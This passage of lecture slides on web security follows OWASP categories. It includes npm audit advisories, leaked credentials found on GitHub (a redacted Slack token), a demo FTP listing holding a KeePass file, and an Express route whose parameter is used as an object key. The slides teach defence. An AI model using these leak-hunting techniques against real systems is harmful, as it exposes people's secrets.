├───────────────┼──────────────────────────────────────────────────────────────┤
│ More info     │ https://nodesecurity.io/advisories/16                        │
└───────────────┴──────────────────────────────────────────────────────────────┘


┌───────────────┬──────────────────────────────────────────────────────────────┐
│ Low           │ Incorrect Handling of Non-Boolean Comparisons During         │
│               │ Minification                                                 │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ Package       │ uglify-js                                                    │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ Dependency of │ sinon [dev]                                                  │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ Path          │ sinon > build > uglify-js                                    │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ More info     │ https://nodesecurity.io/advisories/39                        │
└───────────────┴──────────────────────────────────────────────────────────────┘


┌───────────────┬──────────────────────────────────────────────────────────────┐
│ Low           │ Regular Expression Denial of Service                         │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ Package       │ uglify-js                                                    │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ Dependency of │ sinon [dev]                                                  │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ Path          │ sinon > build > uglify-js                                    │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ More info     │ https://nodesecurity.io/advisories/48                        │
└───────────────┴──────────────────────────────────────────────────────────────┘


┌───────────────┬──────────────────────────────────────────────────────────────┐
│ Low           │ Regular Expression Denial of Service                         │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ Package       │ timespan                                                     │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ Dependency of │ sinon [dev]                                                  │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ Path          │ sinon > build > timespan                                     │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ More info     │ https://nodesecurity.io/advisories/533                       │
└───────────────┴──────────────────────────────────────────────────────────────┘
```

Sensitive data exposure #6


“Attackers typically don’t break crypto directly. They do something else, such as **steal keys**, **do man-in-the-middle attacks**, or **steal clear text data** off the server, while in transit, or from the user’s browser.“ (OWASP)

Example scenarios:

- Using **database encryption only** to secure the data
- **Not using SSL** for all authenticated pages
- Using **outdated encryption** strategies to secure a password file
- **Storing sensitive documents** without access control

Sensitive data exposure #6

“Attackers typically don’t break crypto directly. They do something else, such as **steal keys**, **do man-in-the-middle attacks**, or **steal clear text data** off the server, while in transit, or **from the user’s browser**.“ (OWASP)



Developers keep leaving secret

The hackers who stole data on 50,000 Uber drivers in 2014 didn’t have to do much hacking at all. They got into the company’s database using login credentials they’d found on GitHub, the code-sharing website used by more than 14 million developers. An Uber employee had uploaded the credentials to GitHub by accident, and left them on a public page for months.

Jupyter Notebook	368
JavaScript	163
HTML	153


[redacted]

Showing the top match. Last indexed on Mar 28.

```
1  xoxp-[redacted]
```

Source: https://qz.com/674520/companies-are-sharing-their-secret-access-codes-on-github-and-they-may-not-even-know-it/

Demo time #6



Search

~ / ftp /

quarantine

acquisitions.md

coupons_2013.md.bak

eastere.gg

incident-support.kdbx

legal.md

package.json.bak


Secure yourself! #6

- All sensitive data should be **encrypted** across the network and when stored
- Only store the **necessary sensitive data**
- Use **strong encryption** algorithms (a constantly changing target)
- **Disable autocomplete** on forms collecting sensitive data
- **Disable caching** for pages containing sensitive data

Broken access control #7

“Attacker, who is an **authorized system user**, simply changes the URL or a parameter to a **privileged function**. Is access granted? Anonymous users could access private functions that aren’t protected.“ (OWASP)

Direct Object References



```
var todoTypes = {
    important: ["TI1506","OOP","Calculus"],
    urgent: ["Dentist","Hotel booking"],
    unimportant: ["Groceries"],
};

app.get('/todos/:type', function (req, res, next) {
    var todos = todoTypes[req.params.type];
    if (!todos) {
        return next(); // will eventually fall through to 404
    }
    res.send(todos);
});
```

parameter `:type` as property key

